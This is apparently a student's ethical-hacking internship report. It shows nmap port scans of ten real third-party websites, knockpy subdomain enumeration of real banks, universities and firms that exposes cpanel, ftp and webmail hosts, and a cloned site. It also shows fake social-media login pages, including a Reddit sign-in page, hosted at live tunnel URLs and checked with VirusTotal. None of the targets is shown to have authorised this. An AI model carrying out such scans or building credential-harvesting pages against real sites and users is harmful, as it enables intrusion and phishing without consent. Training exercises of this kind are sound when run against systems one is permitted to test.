
Pakistan websites:

** For the website: www.szic.pk


Interface of the HTTrack application:



Providing url of the target website:



Cloned website:



→TASK-2

Scanning & Enumeration

- o Perform Scanning & Enumeration on 10 websites (Not Indian websites)

→Scanning

- Scan default 1000 ports
- Scan 65,535 ports
- Scan service version
- Scan using different scan techniques
- Aggressive Scanning
- Retrieve domain name of an ip address using nmap

→ Enumeration

- HTTP enumeration
- SSL enumeration
- FTP enumeration

TASK—2

Scanning &Enumeration

→ Performing Scanning &Enumeration on 10 websites listed below:

1** www.aksosbookstore.af

2** www.swn.af

3** www.hbperfumes.af

4** www.calvinklein.bg

5** www.chinesetest.cn

6** www.buyon.pk

7** www.jazmin.pk

8** www.hamzastore.pk

9** www.vogue.co.uk

10** www.sre.as

Scanning:

→ scanning default 1000 ports:-

1** For the website: www.aksosbookstore.af

```
└──(root㉿kali)-[~/home/kali]
└─# nmap -p 1-1000 aksobookstore.af
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-09 20:03 EST
Failed to resolve "aksobookstore.af".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 23.04 seconds
```

2**For the website: www.swn.af

```
File Actions Edit View Help
---(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
---(root㉿kali)-[~/home/kali]
└─# nmap -p 1-1000 swn.af
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-09 19:59 EST
Nmap scan report for swn.af (104.21.25.251)
Host is up (0.19s latency).
Other addresses for swn.af (not scanned): 2606:4700:3034::6815:19fb 2606:4700:3032 ::ac43:86f4
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 15.87 seconds

---(root㉿kali)-[~/home/kali]
└─#
```

3**For the website: www.hbperfumes.af

```
└──(root㉿kali)-[~/home/kali]
└─# nmap -p 1-1000 hbperfumes.af
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-09 20:06 EST
Nmap scan report for hbperfumes.af (74.208.236.57)
Host is up (0.28s latency).
Other addresses for hbperfumes.af (not scanned): 2607:f1c0:100f:f000::2d6
rDNS record for 74.208.236.57: 74-208-236-57.elastic-ssl.ul-r.com
Not shown: 996 filtered tcp ports (no-response), 2 filtered tcp ports (port-unreach)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 16.52 seconds

---(root㉿kali)-[~/home/kali]
└─#
```

4** For the website: www.calvinklein.bg

```
—(root㉿kali)-[~/home/kali]
└─# nmap -p 1-1000 calvinklein.bg
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-09 20:11 EST
Nmap scan report for calvinklein.bg (3.33.139.32)
Host is up (0.018s latency).
DNS record for 3.33.139.32: aeecd42b70c898c66.awsglobalaccelerator.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 4.82 seconds
```

5**For the website: www.chinesetest.cn

```
—(root㉿kali)-[~/home/kali]
└─# nmap -p 1-1000 chinesetest.cn
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-09 20:18 EST
Nmap scan report for chinesetest.cn (123.59.92.86)
Host is up (0.27s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 52.36 seconds
```

→Scanning 65,535 ports:

```
[root@kali]-[~/home/kali]
└─# nmap -p 1-1000 buyon.pk
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-09 20:12 EST
Nmap scan report for buyon.pk (104.21.27.218)
Host is up (0.16s latency).
Other addresses for buyon.pk (not scanned): 2606:4700:3031::ac43:a9c6 2606:4700:3036::6815:1bda 172.67.169.198
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 12.93 seconds
[...]
[redacted]
```

```
[root@kali]-[~/home/kali]
└─# nmap -p 1-1000 jazmin.pk
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-09 20:16 EST
Nmap scan report for jazmin.pk (23.227.38.32)
Host is up (0.027s latency).
rDNS record for 23.227.38.32: myshopify.com
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 5.74 seconds
[...]
[redacted]
```

```
[root@kali]-[~/home/kali]
└─# nmap -p 1-1000 hamzastores.pk
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-09 20:17 EST
Failed to resolve "hamzastores.pk".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.74 seconds
[...]
[redacted]
```

```
[root@kali]~[~/home/kali]
└─# nmap -p 1-1000 vogue.co.uk
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-09 20:20 EST
Nmap scan report for vogue.co.uk (52.51.173.53)
Host is up (0.18s latency).
Other addresses for vogue.co.uk (not scanned): 2a05:d018:f0d:d701:1950:1d59:b7c4:6733 2a05:d018:f0d:d700:6516:a874:6bc5:480e 2a05:d018:f0d:d702:192e:be59:32c8:5804 108.129.69.147 99.81.41.60
Nmap done: 1 IP address (1 host up) scanned in 5.47 seconds
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 5.47 seconds
```

```
[root@kali]~[~/home/kali]
└─# nmap -p 1-1000 sre.as
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-09 20:21 EST
Nmap scan report for sre.as (192.0.78.160)
Host is up (0.032s latency).
Other addresses for sre.as (not scanned): 192.0.78.241
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 5.47 seconds
```

→TASK-3

- Find Subdomains for Any 10 Targets.
- Create a fake login page for any 5 social media websites with otp page and detect if the link is malicious or not using tools like Virustotal or Netcraft extension.
- Identify 5 websites where you can do an email spoofing attack.

TASK—3

Cybersecurity & ethical Hacking Internship Task3

Finding out subdomains of the target websites:

We use knockpy to gather subdomains information and its interface is

```

└─(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
└─(root㉿kali)-[/home/kali]
└─# cd knock

└─(root㉿kali)-[/home/kali/knock]
└─# python3 knock.py yahoo.com
File System
v6.1.0
Home

local: 10757 | remote: 1687 py
Wordlist: 12444 | Target: yahoo.com | Ip: 98.137.11.164

```

1)For the website www.fcibank.com.pk

```

└─(root㉿kali)-[/home/kali/knock]
└─# python3 knock.py fcibank.com.pk
v6.1.0
KNOCKKNOCK
Wordlist: 10767 | Target: fcibank.com.pk | Ip: 198.38.91.74
10:06:03
Ip address      Code Subdomain          Server          Real hostname
198.38.91.74   401 cpcalendars.fcibank.com.pk
198.38.91.74   401 cpcontrol.fcibank.com.pk
198.38.91.74   200 cpanel.fcibank.com.pk
198.38.91.74   200 ftp.fcibank.com.pk
127.0.0.1       200 localhost.fcibank.com.pk
198.38.91.74   200 mail.fcibank.com.pk
198.38.91.74   200 name.fcibank.com.pk
198.38.91.74   200 webmail.fcibank.com.pk
198.38.91.74   200 wmn.fcibank.com.pk
198.38.91.74   200 www.fcibank.com.pk
10:11:29
Ip address: 2 | Subdomain: 10 | elapsed time: 00:03:25

```

2)For the website www.che.uop.edu.pk

```

v6.1.0
KNOCKKNOCK
Wordlist: 10758 | Target: che.uop.edu.pk- | Ip: None
10:06:30
Ip address      Code Subdomain          Server          Real hostname
10:06:45
Ip address: 0 | Subdomain: 0 | elapsed time: 00:00:14

```

3)For the website www.sabrigroup.pk

```
(root㉿kali)-/home/kali/knock
└─# python3 knockpy.py sabrigroup.pk

[!] v6.1.0
[!]  [!]

local: 10757 | remote: 3
Wordlist: 10760 | Target: sabrigroup.pk | Ip: 136.243.113.211
10:12:40

Ip address      Code Subdomain                                Server          Real hostname
136.243.113.211 400 autodiscover.sabrigroup.pk
136.243.113.211 200 autoconfig.sabrigroup.pk
136.243.113.211 200 cpanel.sabrigroup.pk
136.243.113.211 403 cpancontacts.sabrigroup.pk
136.243.113.211 200 cpanelmail.sabrigroup.pk
136.243.113.211 200 ftp.sabrigroup.pk
136.243.113.211 200 mail.sabrigroup.pk
136.243.113.211 403 webdisk.sabrigroup.pk
136.243.113.211 200 webmail.sabrigroup.pk
136.243.113.211 200 www.sabrigroup.pk
136.243.113.211 200 www.sabrigroup.pk

10:15:34
Ip address: 3 | Subdomain: 11 | elapsed time: 00:02:54
```

4)For the website www.mymart.pk

```
(root㉿kali)-/home/kali/knock
└─# python3 knockpy.py mymart.pk

[!] v6.1.0
[!]  [!]

local: 10757 | remote: 10
Wordlist: 10767 | Target: mymart.pk | Ip: 23.227.38.65
10:16:31

Ip address      Code Subdomain                                Server          Real hostname
50.87.195.61    400 autodiscover.mymart.pk
50.87.195.61    200 autoconfig.mymart.pk
23.227.38.65   200 cpanel.mymart.pk
50.87.195.61    903 cpancontacts.mymart.pk
50.87.195.61    903 cpandomains.mymart.pk
23.227.38.65   404 ftp.mymart.pk
127.0.0.1       localhost.mymart.pk
50.87.195.61    403 mail.mymart.pk
52.221.99.184   200 orders.mymart.pk
50.87.195.61    200 subdomains.mymart.pk
23.227.38.65   404 webmail.mymart.pk
50.87.195.61    200 whm.mymart.pk
23.227.38.74   200 www.mymart.pk

10:19:00
Ip address: 5 | Subdomain: 13 | elapsed time: 00:02:29
```

5)For the website www.hotelone.com.pk

```
(root㉿kali)-/home/kali/knock
└─# python3 knockpy.py hotelone.com.pk

[!] v6.1.0
[!]  [!]

local: 10757 | remote: 18
Wordlist: 10775 | Target: hotelone.com.pk | Ip: 203.99.50.130
10:47:46

Ip address      Code Subdomain                                Server          Real hostname
40.100.137.248  200 autodiscover.hotelone.com.pk
65.21.125.22   200 cpanel.hotelone.com.pk
65.21.125.22   903 cpancontacts.hotelone.com.pk
65.21.125.22   403 cpandomains.hotelone.com.pk
65.21.125.22   200 ftp.hotelone.com.pk
127.0.0.1       localhost.hotelone.com.pk
52.98.86.162   200 mail.hotelone.com.pk
65.21.125.22   200 mail.vps.hotelone.com.pk
65.21.125.22   200 ns1.hotelone.com.pk
65.21.125.22   200 ns2.hotelone.com.pk
65.21.125.22   200 vps.hotelone.com.pk
65.21.125.22   401 webdisk.hotelone.com.pk
65.21.125.22   200 webmail.hotelone.com.pk
65.21.125.22   200 whm.hotelone.com.pk
203.99.50.130  200 www.hotelone.com.pk
65.21.125.22   200 www.vps.hotelone.com.pk

10:54:14
Ip address: 15 | Subdomain: 16 | elapsed time: 00:06:28
```



```

180.76.132.86 200 s73u.chinaemail.cn          nginx
180.76.132.161 200 s82x.chinaemail.cn          nginx
180.76.132.2   200 s82d.chinaemail.cn          nginx
180.76.132.166 200 s85v.chinaemail.cn          nginx
180.76.132.194 200 s88s.chinaemail.cn          nginx
182.61.7.242   200 s76k.chinaemail.cn          nginx
180.76.132.60  200 s98x.chinaemail.cn          nginx
182.61.7.190   200 s77k.chinaemail.cn          nginx
180.76.132.108 200 s9.chinaemail.cn           nginx
180.76.132.208 200 s7.chinaemail.cn           nginx
180.76.132.82  200 s90s.chinaemail.cn          nginx
180.76.132.219 200 s93r.chinaemail.cn          nginx
180.76.132.153 200 s79c.chinaemail.cn          nginx
180.76.132.14  200 s96q.chinaemail.cn          nginx
150.109.113.109 200 sbjm.chinaemail.cn        nginx
106.12.41.161  200 s81u.chinaemail.cn          nginx
106.12.41.144  200 s236f.chinaemail.cn         nginx
106.12.41.161  200 s80w.chinaemail.cn          nginx
218.5.79.94    smtp.chinaemail.cn
59.151.120.244 smtp5.chinaemail.cn
168.235.104.48 smtpc104.chinaemail.cn
107.191.119.105 smtpc117.chinaemail.cn
119.8.58.137   smtpc119.chinaemail.cn
49.51.47.117  200 us.chinaemail.cn           nginx
180.76.132.234 200 w2.chinaemail.cn          nginx
180.76.132.44  200 w136z.chinaemail.cn        nginx
106.12.41.147  200 w228k.chinaemail.cn        nginx
180.76.132.105 200 w1.chinaemail.cn          nginx
180.76.132.16  200 w6.chinaemail.cn          nginx
180.76.132.240 200 w228y.chinaemail.cn        nginx
180.76.132.208 200 w7.chinaemail.cn          nginx
180.76.132.45  200 w8.chinaemail.cn          nginx
180.76.132.74  200 w4.chinaemail.cn          nginx
182.61.7.67   200 w166x.chinaemail.cn        nginx
182.61.7.137  200 w202h.chinaemail.cn        nginx
180.76.132.108 200 w9.chinaemail.cn          nginx
180.76.132.110 200 w3.chinaemail.cn          nginx
180.76.132.71  403 weather.chinaemail.cn      nginx
61.152.252.10 w5.chinaemail.cn
180.76.132.46  200 wbjm.chinaemail.cn         nginx
115.182.8.77  web.chinaemail.cn
124.156.133.22 200 widgets.chinaemail.cn      nginx
119.28.15.77  200 www.chinaemail.cn          nginx
43.129.30.92   zjmx5.chinaemail.cn

```

10:54:44

Ip address: 146 | Subdomain: 378 | elapsed time: 00:08:06

8)For the website www.en.hit.edu.cn

```

[root@kali:~/home/kali/knock]
# python3 knock.py en.hit.edu.cn

v6.1.0
[KNOCK-KNOCK]
[...]
[local: 10757 | remote: 2
Wordlist: 10759 | Target: en.hit.edu.cn | Ip: 202.118.254.78
10:49:02
Ip address      Code Subdomain
Real hostname
10:55:09
Ip address: 0 | Subdomain: 0 | elapsed time: 00:06:06
[post@kali:~/home/kali/knock]
# 

```

9)For the website www.english.pku.edu.cn

```

[root@kali:~/home/kali/knock]
# python3 knock.py english.pku.edu.cn

v6.1.0
[KNOCK-KNOCK]
[...]
[local: 10757 | remote: 3
Wordlist: 10760 | Target: english.pku.edu.cn | Ip: 102.105.120.171
10:56:41
Ip address      Code Subdomain
Real hostname
102.105.131.196  web.english.pku.edu.cn
115.27.240.151   www.english.pku.edu.cn
11:01:06
Ip address: 2 | Subdomain: 2 | elapsed time: 00:04:24

```

10) For the website www.nceg.uop.edu.pk





```
[root@kali: ~] /home/kali/knock
python3 knockpy.py nceg.uop.edu.pk

[!] KnockPy v6.1.0
[!] Local: 18757 | Remote: 2
[!] Wordlist: 18759 | Target: nceg.uop.edu.pk | Ip: 121.52.147.19
[!] 11:07:09
[!] Ip address Code Subdomain
[!] 11:10:59
[!] Ip address: 0 | Subdomain: 0 | elapsed time: 00:03:49
```


[Creating a fake login page for any 5 social media websites with otp page and detect if the link is malicious or not using tools like Virustotal or Netcraft extension.:](#)

1)



A screenshot of a browser window showing the VirusTotal analysis for the URL <https://1u0mi4ls2.lockx.io/en/login.html.php>. The analysis results show that 1 security vendor flagged the URL as malicious. The status is 200 and the last analysis date was a moment ago. The page includes tabs for DETECTION, DETAILS, LINKS, and COMMUNITY, and a message encouraging users to join the VT Community.

2)




A screenshot of a security analysis interface. The URL https://vlldb1gpg5v.lockx.io/login.html.php is shown in the address bar. The main panel displays a red circular icon with the number "1" and the text "1 security vendor flagged this URL as malicious". Below this, the URL is repeated along with its file type "text/html" and encoding "base64-encoded". On the right side of the interface, there are buttons for "Reanalyze", "Search", "Graph", and "API". Status information shows "Status 200" and "Last Analysis Date a moment ago". A "Community Score" section is also present.

3)

A screenshot of a Reddit sign-in page. The URL https://6gsjtqeihnt.lockx.io/login.html.php is visible in the address bar. The page features a blue and orange abstract background. It has a "Sign in" header with "USERNAME" and "PASSWORD" fields, a "SIGN IN" button, and links for "Forgot username" and "Forgot password". Below this, it says "New to Reddit? SIGN UP".


Below the browser window is a screenshot of a security analysis interface for the same URL. The URL https://6gsjtqeihnt.lockx.io/login.html.php is shown again. This time, the red circular icon has a question mark and the text "No security vendors flagged this URL as malicious". The status is "Status 200" and the last analysis date is "a moment ago". The interface includes tabs for "DETECTION", "DETAILS", "LINKS", and "COMMUNITY".

4)



A screenshot of the VirusTotal analysis interface. The URL being analyzed is `https://al28w3at9i.lockx.io/login.html.php`. The analysis summary indicates that 1 security vendor flagged the URL as malicious. The status is 200 and the last analysis date was "a moment ago". Below the summary, there are tabs for DETECTION, DETAILS, LINKS, and COMMUNITY. A call-to-action button says "Join the VT Community". Under "Security vendors' analysis", Trustwave is listed as Phishing, Abusix is Clean, and there is an option to "Do you want to automate checks?".

5)



The screenshot shows a web interface for a security analysis tool. At the top, there's a search bar and navigation links for 'Reanalyze', 'Search', 'Graph', and 'API'. Below the search bar, a message says 'No security vendors flagged this URL as malicious'. The URL listed is <https://liyjwbvtyd.loclx.io/login.html.php>. The status is 200, and the last analysis date was 'a moment ago'. A green circular icon indicates a 'Community Score' of 0/90. Below the main panel, there are tabs for 'DETECTION' (which is selected), 'DETAILS', 'LINKS', and 'COMMUNITY'.

Emailspoofing:

